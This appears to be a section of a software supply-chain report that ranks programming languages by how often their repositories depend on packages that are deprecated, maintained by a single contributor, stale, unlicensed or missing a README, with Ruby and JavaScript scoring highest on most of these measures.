


















2 years ago


jquery.storageapi.js





Ranking ecosystems by individual risk factors





What languages have the highest proportion of repositories with at least one dependency with an unmaintained/deprecated status?

rank	language	prop_deprecated
1	Ruby	0.05
2	JavaScript	0.05
3	CSS	0.03
4	PHP	0.02
5	HTML	0.01
6	Java	0.01
7	Python	0
8	C#	0
9	С	0
10	C++	0

What languages have the highest proportion of repositories with at least one dependency with only one contributor?

rank	language	prop_one_contrib
1	Ruby	0.34
2	JavaScript	0.16
3	CSS	0.08
4	PHP	0.07
5	C#	0.05
6	HTML	0.04
7	Python	0.04
8	Java	0.01
9	C++	0.01
10	С	0

What languages have the highest proportion of repositories with at least one dependency that has not been updated in the past 12 months?

rank	language	prop_not_updated_12
1	Ruby	0.54
2	JavaScript	0.37
3	CSS	0.22
4	PHP	0.21
5	C#	0.11
6	HTML	0.11
7	Python	0.09
8	Java	0.07
9	C++	0.01
10	С	0.01

What languages have the highest proportion of repositories with at least one dependency with a missing or non-compliant license?

rank	language	prop_no_license
1	C#	0.17
2	Java	0.08
3	Ruby	0.07
4	JavaScript	0.04
5	CSS	0.03
6	HTML	0.02
7	PHP	0.01
8	Python	0.01
9	C++	0
10	С	0

What languages have the highest proportion of repositories with at least one dependency with a missing README?

rank	language	prop_no_readme
1	C#	0.18
2	Java	0.15
3	Ruby	0.13
4	Python	0.13
5	JavaScript	0.12
6	PHP	0.07
7	CSS	0.07
8	HTML	0.05
9	C++	0.01
10	С	0.01

